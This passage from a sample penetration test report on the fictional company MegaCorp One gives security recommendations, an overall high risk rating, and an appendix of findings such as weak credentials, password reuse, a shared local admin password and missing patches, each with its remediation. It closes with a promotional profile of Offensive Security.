2. **Establish trust boundaries**. Create logical boundaries of trust where appropriate on the internal network. Each logical trust segment should be able to be compromised without the breach easily cascading to other segments. This should include the use of unique administrative accounts so that a compromised system in one segment cannot be used in other locations.
3. **Implement and enforce implementation of change control across all systems**: Misconfiguration and insecure deployment issues were discovered across the various systems. The vulnerabilities that arose can be mitigated through the use of change control processes on all server systems.
4. **Implement a patch management program**: Operating a consistent patch management program per the guidelines outlined in NIST SP 800-40[10] is an important component in maintaining good security posture. This will help to limit the attack surface that results from running unpatched internal services.
5. **Conduct regular vulnerability assessments**. As part of an effective organizational risk management strategy, vulnerability assessments should be conducted on a regular basis. Doing so will allow the organization to determine if the installed security controls are properly installed, operating as intended, and producing the desired outcome. Please consult NIST SP 800-30[11] for guidelines on operating an effective risk management program.

[9] http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf
[10] http://csrc.nist.gov/publications/nistpubs/800-40-Ver2/SP800-40v2.pdf
[11] http://csrc.nist.gov/publications/PubsDrafts.html#SP-800-30-Rev.%201

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Risk Rating

The overall risk identified to MegaCorp One as a result of the penetration test is **High.** A direct path from external attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against MegaCorp One through targeted attacks.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Appendix A: Vulnerability Detail and Mitigation

Risk Rating Scale

In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

Default or Weak Credentials

Rating: High

Description: An externally exposed administrative interface is only protected with a weak password.

Impact: Using common enumeration and brute-forcing techniques, it is possible to retrieve the administrative password for the SQLite Manager web interface. Due to the lack of any additional authentication mechanisms, it is also possible to retrieve all user password hashes in the underlying database. Successful retrieval of plaintext passwords could allow further compromise of the target environment if password reuse is found to exist.

Remediation: Ensure that all administrative interfaces are protected with complex passwords or passphrases. Avoid use of common or business related words, which could be found or easily constructed with the help of a dictionary.

Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Password Reuse

Rating: High

Description: MegaCorp One user "**mike**" was found to be reusing credentials for the SQLite Manager application and his Windows domain access.

Impact: Password reuse in general is a practice which should be highly discouraged and prevented to the extend possible. In this case, the impact of the vulnerability is amplified by the fact that an external attacker indirectly compromised a valid set of internal Windows domain credentials. This compromise potentially allows a substantial increase in the attack surface.

Remediation: Update the password management policies to enforce the use of strong, unique, passwords for all disparate services. The use of password managers should be encouraged to more easily allow employees to utilize unique passwords across the various systems.

Shared Local Administrator Password

Rating: High

Description: A number of MegaCorp One hosts are provisioned with the same local administrator password.

Impact: MegaCorp One uses a Group Policy to set a local administrator password on all hosts within the scope of the GPO. Using the same local administrator password on corporate systems allows an attacker with appropriate access to utilize the well-known "pass-the-hash" attack vector. It allows an attacker to successfully authenticate on all hosts that share the same password, using only the retrieved password hash. As such, the attack does not rely on successful decryption of the hash and it significantly increases the security breach footprint.

Remediation: It is highly recommended to disable all local administrator accounts. In cases where a local administrative account is necessary, it should be assigned a unique name and a complex random password.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Patch Management

Rating: High

Description: MegaCorp One's external and internal environments contain a number of unpatched systems and application.

Impact: A combination of weak authentication and unpatched hosts, which contain known vulnerabilities with publicly available exploits, allows an attacker to gain unauthorized access to a large number of MegaCorp One's assets. Specifically, discovered instance of SQLite Manager is vulnerable to a remote code execution vulnerability and the underlying host also contains a local privilege escalation vulnerability, which can easily be leveraged to compromise the externally exposed host entirely. This appears to be an indication of an insufficient patch management policy and its implementation.

Remediation: All corporate assets should be kept current with latest vendor-supplied security patches. This can be achieved with vendor-native tools or third-party applications, which can provide an overview of all missing patches. In many instances, third-party tools can also be used for patch deployment throughout a heterogeneous environment.

DNS Zone Transfer

Rating: Low

Description: A misconfigured DNS server allows unrestricted zone transfers.

Impact: A DNS server, which is configured to allow zone transfers to any DNS server, can provide sensitive information about corporate assets and network layouts.

Remediation: DNS zone transfers should be restricted only to pre-approved servers.

Default Apache Files

Rating: Low

Description: Default Apache files were discovered on the **admin.megacorpone.com** host.

Impact: An attacker may be able to guess the exact version of the running Apache server by inspecting the contents of the default files. Additional sensitive information may also be available.

Remediation: Remove all default files from publicly accessible web servers.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Appendix B: About Offensive Security

Offensive Security advocates penetration testing for impact as opposed to penetration testing for coverage. Penetration testing for coverage has risen in popularity in recent years as a simplified method of assessments used in situations where the goal is to meet regulatory needs. As a form of vulnerability scanning, penetration testing for coverage includes selective verification of discovered issues through exploitation. This allows service providers the ability to conduct the work largely through the use of automated toolsets and maintain consistency of product across multiple engagements.

Penetration testing for impact is a form of attack simulation under controlled conditions, which closely mimics the real world, targeted attacks that organizations face on a day-to-day basis. Penetration testing for impact is a goal-based assessment, which creates more than a simple vulnerability inventory, instead providing the true business impact of a breach. An impact-based penetration test identifies areas for improvement that will result in the highest rate of return for the business.

Penetration testing for impact poses the challenge of requiring a high skillset to successfully complete. As demonstrated in this sample report, Offensive Security believes that it is uniquely qualified to deliver world-class results when conducting penetration tests for impact, due to the level of expertise found within our team of security professionals. Offensive Security does not maintain a separate team for penetration testing and other activities that the company is engaged in. This means that the same individuals that are involved in Offensive Security's industry leading performance-based training, the production of industry standard tools such as Kali Linux, authors of best selling books, creators of 0-day exploits, and maintainers of industry references such as Exploit-DB are the same individuals that are involved in the delivery of services.

Offensive Security offers a product that cannot be matched in the market. However, we may not be the right fit for every job. Offensive Security typically conducts consulting services with a low volume, high skill ratio to allow Offensive Security staff to more closely mimic real world situations. This also allows customers to have increased access to industry-recognized expertise all while keeping costs reasonable. As such, high volume/fast turn-around engagements are often not a good fit for our services. Offensive Security is focused on conducting high quality, high impact assessments and is actively sought out by customers in need of services that cannot be delivered by other vendors.

If you would like to discuss your penetration testing needs, please contact us at info@offsec.com.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.